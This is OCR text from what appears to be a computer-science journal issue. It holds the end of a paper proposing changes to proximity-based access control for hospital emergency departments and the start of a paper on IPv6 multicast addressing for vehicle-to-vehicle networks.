To automate the access control mechanism different versions of AACS are available. Among them some popular versions are RBAC, LBAC, PBAC etc. Now in PBAC the system used proximity of a resource to gain access for a user. Proximity is an area around the resource where users get detected and automatically authenticated depending on their proximity to a computer. It is a highly popular user friendly mechanism. In a environment where PBAC will provide support it will need Proximity sensors to detect the target object and for Position detection of the object it has been used UWB or Ultra Wide Band. The environment can authorize the users into the system when they want to use a device without making him aware of the authentication process. As this is our major concern algorithm in this thesis work we will have a lot of discussion on PBAC in details later.

4.6 Automated Access Control

Emergency services are always critical to time. Timely action and prompt response are the crying need for such systems. Unavailability of it may result to a massive disaster. For example, Fire fighters respond promptly and rush to the spot as early as possible in any critical situation reported. In a hospital doctors and nurses must respond promptly to take necessary action for a critical patient to save his life. Prompt response and timely act may save thousands of lives. But prompt response does not mean that we can compromise with our security issues. Different levels of employees are allowed to have different level of privileges to the system for a smooth run. To provide this exact level of service one may be allowed to get is possible only by a proper authentication process. Most of the cases these security issues are subject to manual authentication processes. Repetitive authentication processes wastes valuable time on a critical moment along with distracting people from their main course of action. The system loses its invisibility and efficiency. Here comes the need for having a fully automated solution for this access control system. An automated access Control system is such a system where all the access control mechanism is automatically considered by the technology without any human task Human being is simply unaware of the technology. Suppose when a doctor is coming to a patient he is getting all the data accessible from his monitor. He is been properly authenticated and served by his privileges but not by using any password himself.

http://sites.google.com/site/ijcsis/
ISSN 1947-5500




Figure 1. State Diagram of a General System Design

. The authentication is been done automatically in the background process and the doctor is simply unaware of the background process. Automated Access Control system automates authentication process, saves time and relieves the user from distractions thus helps to serve with more concentration (2).

5. Problem Formulation

5.1 Conflict of proximity zone of two resources

In the architecture of PBAC two tier proximity zones have been used. The second tier will work for notifying the inner user about the new user, that will help the inner user log out safely and handover the resources to the new user safely. Then there will be no security problem. But there is a chance of security threat in emergency department like hospital, because the resources are situated so closely to each other. Then there could be overlapping of proximity zone if we apply two tier architecture. If we want to apply two or three tier that will need much space and may cause overlapping of proximity zone. If the two proximity zone overlap with each other than if one user enter to the proximity zone of one resource he will also automatically log on to the other resource or resources of other overlapped proximity zone though he does not aware about this. So any other user come to use the second resources cannot use the resource until the first user exits from the proximity zone .Besides this any user can access the resource using the first user authentication because the first user is log on to the other system because of the overlapping of the resources proximity zone. But second tier is important for notifying the inner user about the upcoming user. So an action has to be taken to improve the situation of the two tier proximity zone by removing the overlapping problem.

5.2 Multiple user selection problems

According to the system when multiple user approach to a resource the system select a user to give the access privileges by following any of these three method: 1.First come first serve policy(FCFS) or 2. Randomly choosing any user or 3. Choosing the user who request first for the resource. This procedure has some lacking. This can be illustrated by a scenario. Suppose three users as: a specialized doctor, a generalized doctor and a nurse proceed to use the same resource at a time than system will give the access to one user by applying first come first serve, randomly or login initiative. So it may happen that by all of

5.3 Users unintentional access into proximity zone

In an emergency department like hospital, there will be frequent movement of user and it will frequently happen that the user will enter in to the proximity zone with being aware of his entrance in to the proximity zone. Due to the frequent movement he is unconsciously entered in to the proximity zone of the resources. This may cause a security problem. Suppose a scenario, Due to the frequent movement, one doctor entered to the proximity zone of a resource. But he is not aware of this. Now in the proximity zone every resource will be logged in by the doctor, though the doctor does not know that he is entered in to the proximity zone and he is logged on to the resource. So if someone now comes to the proximity zone to use the resource than he will not be able to use the resources, because the resources are occupied by the doctor though the doctor is not aware of this. So, to having the access of the resource the new user must have to wait until the doctor exits from the proximity zone. So, it will cause a delay processing and unnecessarily resource is occupied in case of frequent movement of the user. Administrative activities and administrator of the hospital does not require performing any activity of a doctor. Administrator is concern about business aspect of the hospital and doctor is concern about patient and service of the hospital. So they must not be in same authentication level. So, this is a concern about the system design. We have designed a new authentication level design for our proposed solution that is feasible with the context.

5.4 Problem in Authentication level

In PBAC the idea was built for a proper authentication process that is fully automated. PBAC have used RBAC for generating perfect roles for the users. At the same time a level of authentication is also described. In PBAC a three level authentication was created with the levels 1. No Authentication, 2. Authentication Level-1, 3. Authentication Level-2. But some anomalies are found in this level of authentication. In this design the doctors and nurses are kept in the same level of authentication for Authentication level 1.But Doctors play a much more significant role than the nurses does. So there should be a clear division among their level of authentication. Moreover there is no level of authentication is specified for the administrative users. But they play an important role in the hospital. So we need a new design of levels of authentication. The proposed authentication level in the system is a problem. They have proposed three authentication level. These are: Un-authenticated (access privileges only to publicly available resources), Authentication Level I (common access privileges to a group of users, i.e. nurses, physicians, etc.), Authentication Level II (access to private user information or secure clinical information). According to this authentication schema nurse and the doctor will be in same authentication level. But if doctor wants to have some private info or more secure clinical info may be necessary for caregivers to undergo another challenge/response session to validate their credentials as a legitimate user for these more sensitive procedures.

6. Solutions

6.1 Avoiding conflict of proximity zone

We can solve the problem of conflict of proximity zone of two resources by measuring the distance between the user and the resources of overlapped proximity zone. How we can solve the overlapping problem that is given by a scenario. When the user will enter to the proximity zone the resources will be automatically allocated to the user. If two proximity zones overlapped with each other then if a user enter in to a proximity zone of a resource he will not only be logged in to that resource but also will be logged in to the other resource of the overlapped proximity zone. But the user does not want to use that resource. So unnecessarily the resource will be occupied by the user though he does not needed the resource. If any user wants to use

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

that resource he or she will have to wait until the user logged out from the resource. So, to solve this problem we will calculate the distance between the resources of the overlapped proximity zone. User will get access to that resource which will have shorter distance from him and he will be logged out automatically from the other resource though he is inside the overlapped proximity zone .So, now other resource is free for use. This will increase the resource utilization rate.

6.2 Handling multiple user selection problem

We will use the authentication level of the user to select the user for giving the access of the resource to solve the multiple user selection problems. The solution can be explained by a scenario. Suppose three users from three authentication level like specialized doctor, general doctor, and nurse approach to a resource at a time. Now according to the PBAC system will give access to one user by applying first come first serve, randomly or login initiative. So it may happen that by all of these three methods nurse is getting the resource first and the specialized doctor last. But this should not be. Specialized doctor then general doctor and next the nurse should give the access of the resource in normal scenario. So, to do that we will use the authentication level of the user while allocating the resource to a user. Here as among the three users specialized doctor is in the highest authentication level so he will get the resource first then in authentication level general doctor is ranked higher than nurse so he will have the access of the resource before nurse. .When there are multiple user of same authentication level the system will use first come first serve method to select the user from the multiple user.

6.3 Handling user unintentional access

In an emergency department like hospital, there will be frequent movement of user and it will frequently happen that the user will enter in to the proximity zone with being aware of his entrance in to the proximity zone. Due to the frequent movement he is unconsciously entered in to the proximity zone of the resources. This may cause a security problem. To solve this problem we will use waiting time. The solution is explained by a scenario. If a user unintentionally enters to the proximity zone of a resource than he will be automatically logged in to the resource but the user is unaware about this. So now the system will wait 60 sec and if the user does not start to use the resource between this times the user will be deleted from the resource active user list and the user will be automatically logged out by the system. So, the resource is now free for use for other user though previous user still in the proximity zone of that resource.

6.4 Authentication level

We can solve the problem related to the Authentication level by applying four level authentication structures. The authentication levels are:

Authentication level 1: These users have privileges to access a limited domain of data. They have monitoring capabilities to different equipments. For example nurses may get this authentication level. They will be allowed to get limited information about the patient's medical history, his diseases and doctors orders. He may also monitor the equipments to get the physical condition of the patient. But she will not be allowed to make any change. Only monitoring facilities are given.

Authentication level 2: This user has access to a larger domain of data along with control over the equipments. For example- General doctors may get this level to monitor the equipment, get access to past data and present treatments and make change in the equipments for new treatment conditions. These users can monitor and control at the same moment.

Authentication level 3: The user of this level will get access to more sensitive data that were not previously available. With this authentication level he may request for confidential and highly secured data for his use. Obviously the level of access for these data will be specified by the administrators. Direct allocation of this user level is not recommended. Specialized doctor will be in this authentication level.

Authentication level 4: Administrative user gets access to the data about the patient along with his past histories and present treatments. But they don't have access to monitor the equipments or to control them. Administrative users are focused on the information and results of the patients, not with the procedures that how it is happening. Suppose the billing management system will get such an access on a patient.

For any emergencies some authentication level may get promoted to this level of authentication. This authentication schema complements the access control model while facilitating appropriate level of access privileges to end users.

7. Related Work

In [20], Taylor presents a look at the Smart-Emergency Departments of the future. The paper presents many scenarios which describe various automations and work- flow improvements in an ED environment. Some of the potential advances presented include: self registration, automated triage, smart medical decision making. The paper further emphasized the need of integrating various available technologies in achieving these improvements. Smart spaces play an important role in providing the required automation in smart-Emergency Departments. Black, et.al. [15] used health-care as an example for describing issues relating to building an enterprise-wide pervasive computing application (which involves the setup of a smart environment spanning an entire enterprise). Some of the issues presented include reliability, scalability, security and privacy concerns, interaction with legacy back-end systems and the effect of a large number of interacting devices on the enterprise and beyond. Further, a lot of interest in the research community has been directed toward smart spaces and some of the more prominent ones include Aware Home project where a smart home is aware of the whereabouts of its occupants [24], Microsoft's Easy Living [25], Smart-Its project were the goal is to augment everyday items with added intelligence using small-scale embedded devices thus increasing the intelligence of the environment around the user [26]. Several products are already available in the market which provides context awareness within an environment resulting in the deployment of smart spaces in offices, hospitals and homes, examples include Ubisense [23] and Radianse [22]. Though similar to these in implementation (i.e. technologies used), we describe a different approach toward defining the capabilities of smart spaces based on a set of policies applied to a collaborative environment. In the examples above, an entire environment (i.e. a house) is defined as a smart space and the focus was to develop context based services within them. We, however, focus on the scenario where the smart spaces are not omnipresent but are needed only in designated areas. In the access control domain, Role Based Access control was first thoroughly studied in the seminal paper by Sandhu et al. [3]. This paper defined the basic components of RBAC such as user, roles, and privileges, their interactions (constraints and hierarchy).

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

8. Scope for Future Works

PBAC is a well known system that is highly user friendly. But during providing automated access the security concerns are need to be handled with caution. Here in this thesis unauthorized access using some others session is well handled. But there can be thousands of ways to pretend someone as a user by different security breaching techniques. Some research can be done on this area to provide a more secure environment. In this research the users are independently using different device groups. Now some research works can be done on how to make sharing among the devices of a same device group by different users at the same time.

9. Conclusion

The thesis work has tried to present some modifications for a well known Automated Access Control Mechanism called PBAC. The major focus was to make betterment in the PBAC algorithm and make it applicable for a multiuser multi devices scenario. So that it becomes useful in Bangladesh and south Asian countries where these kind of situation happens mosty because of a mass population. Along with providing support in such multiuser multi device scenarios it has also tried to provide some better results from normal scenarios. The modifications required some algorithms and structural changes in the system. After completing these required changes both the algorithms were implemented through a simulation and challenged to support special critical cases. Moreover different performance parameters are also noted down to evaluate the overall results. From Chapter 6 it became obvious that the proposed system along with providing support in multi user and multi devices scenarios better can also provide better performance than PBAC. But this achievement achieved with a cost of higher calculation complexity. But an expected growth of calculation complexity will be surely within very much tolerable situation and provide better performance in automated user access along with providing support for multiuser and multi devices scenarios**.**

10. Reference

[1] J. York, P.C. Pendharkar, "Human–computer interaction issues for mobile computing in a variable work context". Int. J. Human-Computer Studies, (2004), pp 771–797.

[2] T. B. Taylor, "A View of the Emergency Department of the Future". American College of
Emergency Physicians (ACEP) Section for Emergency Medical Informatics, 2000, Dallas, TX.

~~[3] Taylor T. B. "A View of the Emergency Department of the Future". ACEP Section for Emergency Medical Informatics 2000, Dallas, TX.~~

[4] J. P. Black, W. Segmuller, N. Cohen, B. Leiba, A. Misra, M. R. Ebling, and E. Stern. "Pervasive Computing in Health Care: Smart Spaces and Enterprise Information Systems". In Proc. ACM MobiSys, Workshop on Context Awareness, 6 pp. June 9, 2004.

[5] The Aware Home Project. http://www.cc.gatech.edu/fce/ahri/, accessed on DATE.

[6] Easy Living Project. http://research.microsoft.com/easyliving/, accessed on DATE.

[7] The Aware Home Project. http://www.smart-its.org/, accessed on DATE.

[8] Ubisense. http://www.ubisense.net/, accessed on DATE.

[9] Radianse Indoor positioning. http://www.radianse.com/, accessed on DATE.

[10] R. Sandhu, E. J. Coyne, H. L. Feinstein and C. E. Youman, "Role Based Access Control Models". In IEEE Computer, Feb, 1996.pp 38-47.

[11] M. J. Moyer and M. Abamad., "Generalized Role Based Access Control". In Proc. of 21st Int. Conf. Distributed Computing System, 2001.

[12] M. J. Covington, W. Long and S. Srinivasan., "Secure Context-Aware Applications Using Environmental Roles". In Proc. of 6th ACM Symp. on Access Control Models Tech., 2001

[13] G. Neumann and M. Strembeck., "An approach to engineer and enforce context constraints in an RBAC environment", In Proc. of 8th ACM Symp. on Access Control Models Tech., 2003.

[14] G. Neumann and M. Strembeck., "An integrated approach to engineer and enforce context constraints in RBAC environments". In ACM TISSEC 7(3), 2004, pp. 392-427.

[15] C. K. Georgiadis, I. Mavridis, G. Pangalos and R. K. Thomas., "Flexible Team-Based Organizational Access Control using Contexts". In Proc. of 6th ACM Symp. on Access Control Models Tech., 2001

[16] A. Kumar, N. Karnik and G. Chafle., "Context Sensitivity in Role-based Access Control". In ACM SIGOPS Operating System Review 36(3), July, 2002.

[17] P. McDaniel., "On Context in Authorization Policy". In Proc. of 8th ACM Symp. on Access Control Models Tech., 2003.

[18] G. Sampemane, P. Naldurg and R. H. Campbell., "Access control for Active Spaces". In Proc. of ACSAC, 2002.

[19] J. Al-Muhtadi, A. Ranganathan, R. H. Campbell and M. D. Mickunas., "Cerberus: A Context-Aware Security Scheme for Smart Spaces". In Proc. IEEE Percom, 2003.

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

[20] David J., Ian Y., Mani B. S., "Context Aware Access to Public Shared Devices". In Proc. 1st ACM SIGMOBILE international workshop on Systems and Networking support for healthcare and assisted living environments, 2007.

[21] Gupta S. K. S., Mukherjee T., Venkatasubramanian K., and Taylor T., "Proximity Based Access Control in Smart-Emergency Departments," Proceedings of 4th IEEE Conference on Pervasive Computing Workshops, First Workshop On Ubiquitous & Pervasive Health Care (UbiCare), 2006B, pp. 512-516.

[22] Black J. P., Segmuller W., Cohen N., Leiba B., Misra A., Ebling M.R., and Stern E.,"Pervasive Computing in Health Care:Smart Spaces and Enterprise Information Systems". In Proc.ACM MobiSys, Workshop on Context Awareness, 6 pp. June 9, 2004.

[23] Bardram J. E., Kjær R. E., and Pedersen M., ""Context-ware User Authentication – Supporting Proximity-Based Login inPervasive Computing". Proceedings of Fifth International Conference on biquitous Computing s(Ubicomp), LNCS 2864, Springer, 2003, pp. 07-123.

[24] Cleeff van, André and Pieters, Wolter and Wieringa, Roel (2010) Benefits of Location-Based Access Control:A Literature Study. In: 3rd IEEE/ACM International Conference on Cyber, Physical and Social Computing, CPSCom 2010, 18-20 Dec 2010, Hangzhou, China.

Authors Profile

Md. Mahmudul Hasan Rafee obtained his BSc degree in Computer Science and Information Technology from Islamic University of Technology (IUT), Gazipur, Bangladesh in 2011. He received the OIC (Organization of the Islamic Conference) scholarship for three years during his BSc studies. He is currently appointed as a full-time faculty member of the CSE dept. at World University of Bangladesh. His research interest is mainly focused on AI, Ad Hoc Networks, Software Engineering, HCI, Ubiquitous Computing, Web Mining and Network Security. At present he is working with an Artificial Intelligence project.

Kazi Hassan Robin received his MSc in IT from University of East London, UK. He is a member of British Computer Society (MBCS). He is currently appointed as a full-time faculty member of the CSE dept. at World University of Bangladesh. His main research interests are Software Engineering, e-business, IT and business development, e-Government, Web design, UI design, access control/ cyber security and semantic web.

Md. Oly-Uz-Zaman obtained his BSc degree in Computer Science and Information Technology from Islamic University of Technology (IUT), Gazipur, Bangladesh in 2011. He received the OIC (Organization of the Islamic Conference) scholarship for three years during his BSc studies. His research interest is mainly focused on Peer-to-Peer computing, AI, Ad Hoc Networks, Software Engineering, Image Processing, Ubiquitous Computing, Web Mining and Bioinformatics. At present he is working with Trust and Reputation Mechanisms in P2P Environments.

Md. Ridwan Islam received his BSc degree in Computer Science and Information Technology from Islamic University of Technology (IUT), Gazipur, Bangladesh in 2011. He received the OIC (Organization of the Islamic Conference) scholarship for three years during his BSc studies. His research interest is mainly focused on Artificial Intelligence, Ad Hoc Networks, image processing, cryptographic protocols, wireless network security and mobility management. At present he is working in analytical mining for internet marketing planning in a multichannel shopping environment.

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

IPv6 Multicast in VANET

Prof. Uma Nagaraj
Department of Computer Engineering
M.A.E Alandi (D)
Pune India
umanagaraj67@gmail.com

Ms. Deesha G. Deotale
Department of Computer Engineering
M.A.E Alandi (D)
Pune, India
disha.deotale21@gmail.com

Abstract-- **VANET is the Mobile ad-hoc network, to provide communications among nearby vehicles and between vehicles and nearby fixed equipment, usually described as roadside equipment. VANET turns every participating car into a wireless router or node, allowing cars approximately 100 to 300 meters of each other to connect and, in turn, create a network with a wide range. As cars fall out of the signal range and drop out of the network, other cars can join in, connecting vehicles to one another so that a mobile Internet is created. IPv6 support is needed in vehicular ad hoc network (VANET) with geographical routing. Basic IPv6 protocols such as address auto-configuration assume multicast capable link. In this we take the geographical information of each car which is in defined Geographical area through the GPS system, and also capturing the graph of all the car in the network through Google Mapit is presented in the paper, which aims at combining IPv6 networking and C2CNet..**
.

Keywords— VANET, IPv6, Multicasting V2V, C2C, Multicasing, Geonetworking.

I. INTRODUCTION

By now the rapid growth of the Internet and the impending shortage of Internet Protocol (IP) addresses have been well documented. Internet Protocol Version 6 (IPv6) is the next-generation protocol developed by the Internet Engineering Task Force (IETF) to replace the current addressing scheme, Internet Protocol Version 4 (IPv4). Vehicles are expected to exchange information beyond their immediate surroundings, with other vehicles and the road infrastructure. Nowadays, communications become essential in the society. Everyone can get information anywhere, even in mobility conditions. The vehicle is another place where users stay for long periods.

These day Most of the time human spend in the vehicle. ITS are going to be more and more important technologies in our life, that enhance safety, driving efficiency and amusing by allowing various service such as fleet management, navigation, billing multimedia application and game. IPv6 is considered as the most appropriate technologies to support communication in ITS thanks to its extended address space, embedded security, enhanced mobility support and ease of configuration. Future vehicles will embed a number of sensors and other devices that could be IPv6 enabled[12] .

In vehicular networks, vehicles equip with on board units (OBU) to enable the communication with other vehicles. Vehicle-to-vehicle ad hoc networks are multihop communication using geographic position, which has been investigated on GeoNet Project [6]. On the other hand, road-side units (RSU) are installed around the road. IEEE802.11 is used to connect between OBUs, and between OBU and RSU. Application Unit (AU) is a portable or built-in device connected temporarily or permanently to the vehicle's OBU. OBU also can be connected to the Internet with cellular networks, WiMAX, etc. These terminologies are proposed in Car2Car communication consortium (C2C-CC [13]).
For the VANET networks now a day's support of IPv6 is needed with the geographical routing. The present IPv6 protocols (like auto configuration) assuming that they having multicast capable link. But, for VANET, the definition of link becomes ambiguous and it is difficult to support link-scope multicast. Artificial emulation of multicast capable link like Ethernet is possible but may cause low efficiency and high cost. Hence the new way to efficiently run IPv6 over VANET is needed with minimal cost. we are presenting the new approach for running the IPv6 in VANET for efficiency as well as lower cost. Instead of emulation, we rely on geonetworking specific features for IPv6 operation. Our solution exploits inherent location management's functions to efficiently perform fundamental IPv6 protocols, i.e. Neighbor Discovery and Stateless Address Auto configuration. This new proposed approach is implemented with C2C communication consortium as reference system and exploits its inherent functions in order to perform the IPv6 multicast operations with link scope multicast. we have to first design C2C architecture with IPv6.

The main objective is to combining IPv6 networking and Car-to-Car Communication Consortium's (C2C-CC) GeoNetworking capabilities into a single protocol stack for Intelligent Transportation Systems (ITS). We see in the architecture what is IPv6 GeoNetworking: what functions are to be provided, under which conditions it shall operate (e.g. communication scenarios, communication environment with or without infrastructure support) and how it shall perform (e.g. scale to a large number of vehicles).

The organization of this paper as follows: Section II explains Design Goal. Section III presents the short overview of Methodology of communication between vehicles. Section IV describes the Communication using IPv6 in C2C Architechture. Section V explain IPv6 Multicast overview and in Section VI explain communication flow example . Section VII conclusion of the paper.

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

II. DESIGN GOALS

The design goals which have led to the architecture the motivations behind IPv6 geonetworking, The type of applications to be supported i.e. safety, traffic efficiency and infotainment, and deployment considerations i.e.in-vehicle networks, backward compatibility, security, scalability, performance, etc.

The first design goal of the architecture is IPv6 support in the architecture shall combine the geonetworking with IPv6 networking. This combination referred as IPv6 Geonetworking

The second goal is communication end point in this the architecture support communication between two end points 1) Vehical to Vehical(V2V), 2) road side end points i.e vehical to infrastructure (V2I) and infrastructure to Vehical (I2V) or 3) internet end points.

Third goal of the architecture is Geographic data transmission shall support data transmission from a vehicle node or an infrastructure node to

i) another vehicle or infrastructure node in a certain geographic position,
ii) a set of vehicles or infrastructure nodes in a certain geographic zone or
iii) an arbitrary vehicle or infrastructure node in a certain geographic zone.

The fourth goal is communication mode vehicle shall able to form self organized ad-hoc communication network without infrastructure coordination or the network may or may not be connected to the infrastructure

The fifth goal is destination set routing function efficiently support point-to- point ,point-to-multipoint communication

In vehicle embedded IP nodes shall be accessible from the internet and be able to communicate with any peer nodes attached to the internet.

III. METHODOLOGY

The implementation of IPv6 geonetworking. On RSU, the C2CNet layer gets IPv6 unicast packets from AU1 through tun0. By checking the IPv6 packet destination address, it looks up the routing table via Routing Netlink to obtain the IP next hop. From the IP Next Hop, C2CNet gets the C2CNet ID of OBU2, which corresponds to the last 64bits in the IP Next Hop address.




Figure 1 IPv6 over C2C Network

Once the C2CNet ID of OBU2 is obtained, C2CNet generates a new GeoUnicast packet and sends it to OBU2 with the IPv6 packet attached as payload. The packet is transmitted to the nearest OBU to OBU2, i.e. OBU1 and there from retransmitted up to OBU2. Once at OBU2, the GeoUnicast packet is decoded and its payload (IPv6 packet) is delivered to AU2 through tun0. Overall process of IPv6 over C2CNet is illustrated in Figure 1. AU1 sends IPv6 packets to OBU1 that is the default router of in-vehicle network. OBU1 receives the packets on the ingress interface (eth0 in Figure 2) and removes MAC header of the packets. Then IP header and payload part are transmitted into the tun0 virtual interface by the preconfigured rules of IP Filter 1. The C2CNet module reads the data from tun0 and parses the information of the IP header. The destination IPv6 address is used to distinguish communication type whether unicast or multicast by the first 8 bits which are correspondent to GeoUnicast and GeoBroadcast, respectively. In unicast case, the next hop IPv6 address is resolved from the routing table via netlink library by the destination IPv6 address. The last 64-bits of the next hop IPv6 address is correspondent to the destination C2CNet.

ID. In multicast case, destination C2CNet information are pre-configured depending on the destination IPv6 address (i.e. if the destination address is link-local all node multicast address (ff02::1), the latitude and longitude are as well as those of OBU1 and the radius is 500 meter). The data with C2CNet header, IPv6 header and payload are sent to LowerLayer module via local UDP socket. LowerLayer module adds MAC eader over C2CNet header and transmits the frame into the air.The intermediate node (OBU3) receives the frame and re-transmits the frame when C2CNet modules find that the frame should be retransmitted to reach the destination with multihop manner. Finally, OBU2 receives the frame and on the egress interface. Then Lowerlayer module removes the MAC header.And C2CNet module finds that the destination of the C2CNet packet is OBU2. The IPv6 header and payload are sent to the tun0 virtual interface. The packet is routed to egress interface (eth0). And AU2 receives the IPv6 packet that sent from AU1.

IV. C2C-CC ARCHITECTURE MODEL

We consider the Car-to-Car Communication Consortium (C2C-CC) architecture as the reference of our work. The main objective of C2C-CC is to ensure car-to-car and multihop communication for both safety and non-safety applications taking into consideration both the availability and non-availability of the roadside infrastructure.

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

C2C-CC is designing an original network protocol (C2C) tailored for vehicular environments and relying on position based routing. This protocol defines a separate the C2C header with a separate C2C identifier, tentatively 64-bit length, identifying C2C nodes. The C2C header is planned to carry the source C2C identifier, the destination C2C identifier, the source geographic location and the destination geographic location.
Some applications are directly running over the C2C layer and some are indirectly over IPv6. We focus on the second case. C2C-CC also requires IPv6 support for its system to run such applications as infotainment. This demands results in including an IPv6 stack in the main protocol architecture .




Figure 2 C2C-CC Architechture

The communication system components include the vehicle sub-system, the roadside sub-system, the central sub-system i.e in charge of providing application and network services and other functions to vehicles and the roadside and the personal subsystem i.e third parties located in the Internet communicating with ITS-dedicated components and typically belonging to the users, possibly portable and themselves brought into vehicles.

IPv6 nodes located in any of these sub-systems or anywhere in the Internet and communicating end-to-end using on one hand IPv6 and on the other hand GeoNetworking capabilities. The IPv6 entities involved in GeoNet communications are:

1. IPv6 nodes located in the vehicle sub-system: the IPv6 Mobile Router (MR) and its attached IPv6 nodes (respectively, the On-Board Unit (OBU) and Application Units (AUs));

2. IPv6 nodes located in the roadside sub-system: the IPv6 Access Router (AR) and its attached IPv6 nodes (respectively the Roadside Unit (RSU) and AUs);

3.IPv6 nodes located in the Internet: IPv6 nodes located in the central or personal sub-systems or anywhere in the Internet and corresponding with vehicles and the roadside. These typically include ITS-dedicated servers, the Home Agent, nodes hosting other networking functions (e.g. DNS) and other third parties.

The architecture supports safety, non safety and infotainment types of applications and considers communications involving nodes located in the vehicle sub-system.
• Infrastructure-less communications: between vehicles alone without infrastructure support;
• Infrastructure-based communications: between vehicles and roadside peers or Internet peers.
The mode of communication could be either point-to-point (uncast or any cast), or point-to multipoint (multicast). For both modes, introduces a geographic range of communication (respectively GeoUnicast, GeoAnycast and GeoBroadcast). The geonetworking features are only implemented into the mobile routers and access routers which are respectively referred to as OBUs and RSUs. All of these system components are independent IPv6 networks linked over the Internet. OBUs and RSUs form a vehicular ad-hoc network (VANET) cloud. Routing is performed using geonetworking addressing and routing. Among several options, it was concluded that IPv6's multicast capabilities would best fit the objective of combining IPv6 and geonetworking into a single communication architecture. IP multicast is used to efficiently propagate data packets to a set of recipients .The principle of IP multicast is that only one copy of a given packet is transmitted on any given link, and only to the condition that there is are known destinations reachable through this link.

V. IPv6 MULTICAST

Multicast mechanism is communication is one packet send to s set of receiver vehicle node in selected area. Source address is send to the multicast receiver known as listener .The source needed the multicast destination address so that it can send to all the receiver at a time in selected area of the source location. So multicast listener protocol Discovery protocol(MLD) used to manage the group membership on link . it provide separate behavior for multicast address i.e. host or router to multicast packet. Here we used the MLDv2 protocol ,it include the source filtering mechanism which enable router or hosts.

For the geographical IPv6 multicast addressing in VANET. To analyzing the first the probability to adapt IPv4 multicast address with the target area. The lower layer manage the geographical area such as geo broadcast. The communication is done one node to all nodes in the destination area is called Geo-broadcast . The structure of the IPv6 Geo-broadcast .

address in C2C network have total 128 bit long divided in to six parts




Figure 3 structure of IPv6 multicast address using C2C Geo-broadcast

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

8 bits	4 bits	4 bits	64 bits	16 bits	32 bits
0XFF	flgs	scope	square coordinates	Size	Group ID

Figure 4. IPv6 multicast address for square destination

In C2C NET layer, C2C NET ID represents also a location information maintained in a specific location table. For example, we can consider the following cases:

• In around Geo-broadcast approach, the packet is delivered to a circular area around the source. When Radius is 1500 (0x5dc), GroupID is 1. The IPv6 multicast address could be considered as: ff00:0000:0000:0000:0000:05dc:0001

• In Area Geo-broadcast approach, the packet is delivered to the specific geographic circular area. When Radius is 1500 (0x5dc), GroupID is 1, C2C NET ID is AAAABBBBCCCCDDDD. The IPv6 multicast address of this area could be considered as: ff0e:AAAA:BBBB:CCCC:DDDD:05dc:0001.

Geograpical IP multicast is one of the great challenge. Multicast group is closely depend on the geographical area. Size of location is depend on the application it may be circular or square are consider.

8 bits	4 bits	4 bits	64 bits	16 bits	32 bits
0XFF	flgs	scope	Area coordinates	Radius	Group ID

Figure 5 . IPv6 multicast address for circular destination area

all vehicles are equipped with powerful digital maps. The information provided by the latter could be used in order to define the target area. Several works exploit this information for data forwarding and dissemination geographic area or there is no vehicle able to forward it further

VI. EXAMPLE

Vehicles are expected to be able to exchange information with other vehicles as well as with the road infrastructure and Internet peers. The exchange of information with vehicles in a particular geographic area - potentially far away from the information source - requires reliable and scalable communication capabilities. To refer these capabilities as

IPv6 geonetworking allows for both IPv6 and non-IPv6 communications, opening the door for new applications that require data to be transmitted to explicit geographical areas, either for infotainment or safety.

In the fig:6 is simple example of the different communication mode and the destination range .

Car A detects a Black Ice area ahead. It sends the warning message to all vehicles in a specified surrounding target geographic area. The message is received by car B. Car B forwards in turn the warning to car C, and so on, until the message reaches the boundary of the specified target

